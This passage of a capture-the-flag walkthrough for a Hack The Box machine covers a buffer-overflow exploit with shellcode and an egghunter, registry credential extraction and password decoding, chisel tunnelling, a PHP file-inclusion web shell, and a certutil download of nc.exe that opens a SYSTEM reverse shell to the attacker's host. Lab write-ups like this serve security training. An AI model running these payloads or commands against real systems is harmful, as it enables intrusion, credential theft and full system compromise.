payload += "\xa9\x8e\x33\xbd\xb7\x30\xee\x82\xc1\xb2\x1a\x7b\x36"
payload += "\xaa\x6f\x7e\x72\x6c\x9c\xf2\xeb\x19\xa2\xa1\x0c\x08"

# We manually create headers to avoid extra stuff
print "Spraying heap"
req  = 'POST /coffee HTTP/1.1\r\n'
req += 'Host: dev.bighead.htb\r\n'
req += 'Content-Length: {}\r\n\r\n'.format(len(payload))
req += payload + '\r\n'
req += '\r\n'
for i in range(3):
      r = remote(target, int(port))
      r.send(req)
      r.close()


print "Triggering shellcode"
egg_req  = 'HEAD /'
egg_req += egg.encode('hex')
egg_req += 'A' * ( buflen - (len(egg.encode('hex')) ))
egg_req += jmp_eax
egg_req += ' HTTP/1.1 \r\nHost: dev.bighead.htb\r\n\r\n'
r = remote(target, int(port))
r.send(egg_req)
r.close()
```

We’re using msfvenom to generate the shellcode. Make sure to use the -b switch to avoid bad characters. Next we spray the heap with the payload after prepending the egg to it. We need to send the request manually to avoid url encoding and extra headers. Then we trigger the egghunter by sending a HEAD request which finds the shellcode and executes it.



```
root@Ubuntu:~/Documents/HTB/Bighead# nc -lvp 80
Listening on [0.0.0.0] (family 2, port 80)
Connection from 192.168.0.100 49201 received!
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users>
```

```
root@Ubuntu:~/Documents/HTB/Bighead# python bighead.py
Spraying heap
[+] Opening connection to 192.168.0.100 on port 8008: Done
[*] Closed connection to 192.168.0.100 port 8008
[+] Opening connection to 192.168.0.100 on port 8008: Done
[*] Closed connection to 192.168.0.100 port 8008
[+] Opening connection to 192.168.0.100 on port 8008: Done
[*] Closed connection to 192.168.0.100 port 8008
Triggering shellcode
[+] Opening connection to 192.168.0.100 on port 8008: Done
[*] Closed connection to 192.168.0.100 port 8008
```


Executing it resulted in a shell.

FOOTHOLD

Now that we have a working exploit, all that is left is to try it on the box. But before that we need to make a minor adjustment. Due to the nginx reverse proxy our payload gets url encoded while passing through it. We can fix this by manually deleting the header or specifying an encoding type. Let’s gzip encode our payload and specify it in our header. The change is made here,

```
req  = 'POST /coffee HTTP/1.1\r\n'
req += 'Content-Encoding: gzip\r\n'
req += 'Host: dev.bighead.htb\r\n'
req += 'Content-Length: {}\r\n\r\n'.format(len(payload))
req += zlib.compress(payload) + '\r\n'
```

We manually specified gzip encoding and used zlib to compress the shellcode so that proxy doesn’t destroy it with url encoding.



```
root@Ubuntu:~/Documents/HTB/Bighead# python bighead.py
Spraying heap
[+] Opening connection to 10.10.10.112 on port 80: Done
[*] Closed connection to 10.10.10.112 port 80
Triggering shellcode
```

```
root@Ubuntu:~/Documents/HTB/Bighead# nc -lvp 80
Listening on [0.0.0.0] (family 2, port 80)
Connection from bighead.htb 52441 received!
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\nginx>
```

Note: Depending on the load and number of users the egghunter might take a while to return a shell, so be patient.

LATERAL MOVEMENT

ENUMERATION


After getting a shell as nelson, we run an enumeration script like JAWS .

```
powershell -ep bypass -c iex(new-object
net.webclient).downloadstring('http://10.10.14.2:8000/jaws-enum.ps1')
```

After running the script these are the points to be noted down -

Bitvise SSH Server


An SSH server is running on the box with the executable BvSshServer.exe. A quick Google search leads us to ”Bitvise SSH Server”.



```
-----------------------------------------------------------
 Processes
-----------------------------------------------------------

Name                   ProcessID Owner  CommandLine
----                   --------- -----  -----------
BigheadWebSvr.exe            888 Nelson C:\nginx\BigheadWebSvr.exe 8018
BssCtrl.exe                 2432
BvSshServer.exe             1500
cmd.exe                     2120 Nelson C:\Windows\system32\cmd.exe
cmd.exe                     2548 Nelson cmd
csrss.exe                    492
```

On listing the ports which are listening, an uncommon port 2020 is found to be open. So chances are that the SSH Server is listening on 2020.

APACHE/XAMPP RUNNING AS SYSTEM



```
explorer.exe                3068
httpd.exe                   1740
httpd.exe                   1452
```


The process httpd.exe is an executable run by the Apache server located at C:\xampp\apache\bin\httpd.exe. As we can't see the process owner it should be running as SYSTEM or another high privilege user.

ENUMERATING REGISTRY

We look for registry keys which have passwords in it using reg query.


```
reg query HKLM /f Password /t REG_SZ /s
```

An uncommon key for nginx is found with a PasswordHash.



```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nginx
    PasswordHash    REG_SZ    336d72676e6333205361797a20547279486172646572e2e2e203b440a
```

The hash is hex encoded which can be decoded using xxd.



```
root@Ubuntu:~/Documents/HTB/Bighead# echo 336d72676e6333205361797a20547279486172646572e2e2e203b440a | xxd -p -r
3mrgnc3 Sayz TryHarder... ;D
root@Ubuntu:~/Documents/HTB/Bighead#
```

It looks like a troll. Let's query the entire key to see other information in it.

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nginx
```


Looks like it's for the nginx proxy configuration. A new value for Authenticate field is found which again is a hex encoded hash. This is decoded using xxd.

The null bytes are to be removed which are a result of UTF-16 encoding on Windows.

```
C:\nginx>reg query
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nginx
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nginx

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nginx
      Type  REG_DWORD   0x10
      Start REG_DWORD   0x2
      ErrorControl      REG_DWORD   0x1
      ImagePath   REG_EXPAND_SZ     C:\Program Files\nssm\win32\nssm.exe
      DisplayName REG_SZ      Nginx
      ObjectName  REG_SZ      .\nginx
      Description REG_SZ      Nginx web server and proxy.
      DelayedAutostart  REG_DWORD   0x0
      FailureActionsOnNonCrashFailures    REG_DWORD   0x1
      FailureActions    REG_BINARY
00000000000000000000000003000000140000000100000060EA00000100000060EA0000010
0000060EA0000
      Authenticate      REG_BINARY
48003700330042007000550059003200550071003900550002D00590075006700790074003500
460059005500620059003002D005500380037007400380037000000000
      PasswordHash      REG_SZ
336d72676e6333205361797a2054727948617264657220e2e2e203b440a


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\nginx\Parameters
```

Decoding the hash gives us a password string "**H73BpUY2Uq9U-Yugyt5FYUbY0-U87t87**".

```
echo
4800370033004200700055005900320055007100390055002D005900750067007900740035004600590055006200590030002D00550038003700740038003700000000000 | sed s/00//g
| xxd -p -r
```




```
root@Ubuntu:~/Documents/HTB/Bighead# echo 48003700330042007000550059003200550
380037007400380037000000000000 | sed s/00//g | xxd -p -r
H73BpUY2Uq9U-Yugyt5FYUbY0-U87t87root@Ubuntu:~/Documents/HTB/Bighead# 
```

SSH AS NGINX USER

As the SSH Server is listening on localhost we need to forward it to be able to connect. We can use chisel to do the job for us.

Download the Linux and Windows binaries and then transfer the Windows binary to the box.

```
cd \users\public
certutil -f -urlcache -split http://10.10.14.2:8000/chisel.exe chisel.exe
```



```
C:\users\public>certutil -f -urlcache -split http://10.10.14.2:8000/chisel.exe chisel.exe
certutil -f -urlcache -split http://10.10.14.2:8000/chisel.exe chisel.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```


Next run the server locally on Linux with,

```
./chisel_linux_amd64 server --reverse -p 80
```

And then on Bighead run the client,

```
.\chisel.exe client 10.10.14.2 R:127.0.0.1:2020:127.0.0.1:2222
```


This will forward connections to our localhost port 2222 to localhost 2020 on the box.



```
C:\users\public>.\chisel.exe client 10.10.14.2 R:127.0.0.1:2222:127.0.0.1:2020
.\chisel.exe client 10.10.14.2 R:127.0.0.1:2222:127.0.0.1:2020
2019/05/02 05:34:28 client: Connecting to ws://10.10.14.2:80
2019/05/02 05:34:29 client: Fingerprint d6:66:59:f5:a5:7a:56:9c:20:ea:14:b9:6e:04:7d:b3
2019/05/02 05:34:30 client: Connected (Latency 203.8004ms)
```

Then ssh in as nginx using the password we obtained earlier.

```
ssh nginx@127.0.0.1 -p 2222 # password : H73BpUY2Uq9U-Yugyt5FYUbY0-U87t87
```




```
root@Ubuntu:~/Documents/HTB/Bighead# ssh nginx@127.0.0.1 -p 2222
nginx@127.0.0.1's password:
bvshell:/$
```

Which lands us into the bitvise shell.

PRIVILEGE ESCALATION

INSPECTING PHP FILES

We land in a shell which has all the files required by the webserver to run. There's a folder named apps which contains the testlink folder which we came across during the initial enumeration.



```
bvshell:/apache$ cd ../apps
bvshell:/apps$ ls -la
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:52 .
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-09-02  12:54 ..
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:54 testlink
bvshell:/apps$ cd testlink
bvshell:/apps/testlink$ ls -la
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:54 .
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:52 ..
-rw-rw----   1 Administrators@BUILTIN None@PIEDPIPER    8691342 2018-04-14  11:25 bnconfig.exe
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:53 conf
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-07-08  14:10 htdocs
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:52 licenses
drwxrwx---   1 Administrators@BUILTIN None@PIEDPIPER          0 2018-06-24  18:53 scripts
```

All the files are owned by the Administrators group. So we can't write a file to get it executed as SYSTEM. We see the file linkto.php was edited recently. We transfer the file to inspect it.

```
scp -P 2222 nginx@127.0.0.1:/apps/testlink/htdocs/linkto.php .
```

The file is from the Testlink package however, some custom code was added to it.

```
// alpha 0.0.1 implementation of our new pipercoin authentication tech
// full API not done yet. just submit tokens with requests for now.
if(isset($_POST['PiperID'])){$PiperCoinAuth = $_POST['PiperCoinID'];
//plugins/ppiper/pipercoin.php

      $PiperCoinSess = base64_decode($PiperCoinAuth);
      $PiperCoinAvitar = (string)$PiperCoinSess;}

// some session and settings stuff from original index.php
```

We see that it loads the plugin through the PiperCoinID parameter only if the PiperID is set. Searching for these parameters in the file we find that the variable PiperCoinAuth is included on line 62.


```
require_once($PiperCoinAuth);
```

Using this we can include random files as there's no filtering on the PiperCoinID parameter and execute php code from the web page. We write a php file to C:\Users\Public folder from nelson's shell. Create a file pwn.php with contents,

```
echo <?php system($_GET['pwn']); ?>
```


The transfer it to the box,

```
cd C:\Users\Public
certutil -f -split -urlcache http://10.10.14.2:8000/pwn.php pwn.php
```



```
C:\users\public>certutil -f -split -urlcache http://10.10.14.2:8000/pwn.php pwn.php
certutil -f -split -urlcache http://10.10.14.2:8000/pwn.php pwn.php
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\users\public>
```

Now we can execute code from the linkto.php file on code.bighead.htb .



```
POST /testlink/linkto.php?pwn=whoami HTTP/1.1
Host: code.bighead.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=anmajq6c8616k9psolanpj96g7
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

PiperID=1&PiperCoinID=C:\Users\Public\pwn.php
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0
Date: Thu, 02 May 2019 05:
Content-Type: text/html; c
Connection: close
X-Powered-By: PHP/5.6.36
Expires: Thu, 19 Nov 1981
Cache-Control: no-store, n
pre-check=0
Pragma: no-cache
Content-Length: 18705

nt authority\system
<br />
<b>Warning</b>:  mysqli_re
resource mysqli
 in
```


As it's seen whoami got executed and Apache is running as System.

SYSTEM SHELL

We use the vulnerability to download and execute a shell on the target. The URL would be,

```
/testlink/linkto.php?pwn=certutil -f -split -urlcache
http://10.10.14.2:8000/nc.exe C:\Users\Public\nc.exe &&
C:\Users\Public\nc.exe 10.10.14.2 4444 -e cmd.exe
```

URL encode the payload and send the request to receive a shell as SYSTEM.




```
root@Ubuntu:~/Documents/HTB/Bighead# file nc.exe
nc.exe: PE32 executable (console) Intel 80386, for MS Windows
root@Ubuntu:~/Documents/HTB/Bighead# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.112 - - [02/May/2019 11:00:15] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.112 - - [02/May/2019 11:00:16] "GET /nc.exe HTTP/1.1" 200 -
```

```
root@Ubuntu:~/Documents/HTB/Bighead# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from bighead.htb 51918 received!
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\xampp\apps\testlink\htdocs>whoami
whoami
nt authority\system

C:\xampp\apps\testlink\htdocs>
```

```
POST
/testlink/linkto.php?pwn=certutil+-f+-split+-urlcache+http%3a//10.1
0.14.2%3a8000/nc.exe+C%3a\Users\Public\nc.exe+%26%26+C%3a\Users\Pub
lic\nc.exe+10.10.14.2+4444+-e+cmd.exe HTTP/1.1
Host: code.bighead.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=anmajq6c8616k9psolanpj96g7
Upgrade-Insecure-Requests: 1
```


The user flag can be found at C:\Users\nginx\Desktop .



```
C:\Users\nginx\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7882-4E78

 Directory of C:\Users\nginx\Desktop

02/09/2018  12:46    <DIR>          .
02/09/2018  12:46    <DIR>          ..
03/07/2018  20:02                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,272,706,560 bytes free

C:\Users\nginx\Desktop>
```

CRACKING KEEPASS DATABASE


On navigating to Administrator's Desktop the flag isn't seen as it's hidden. It can be viewed using "dir /ah".



```
C:\Users\Administrator\Desktop>dir /ah
dir /ah
 Volume in drive C has no label.
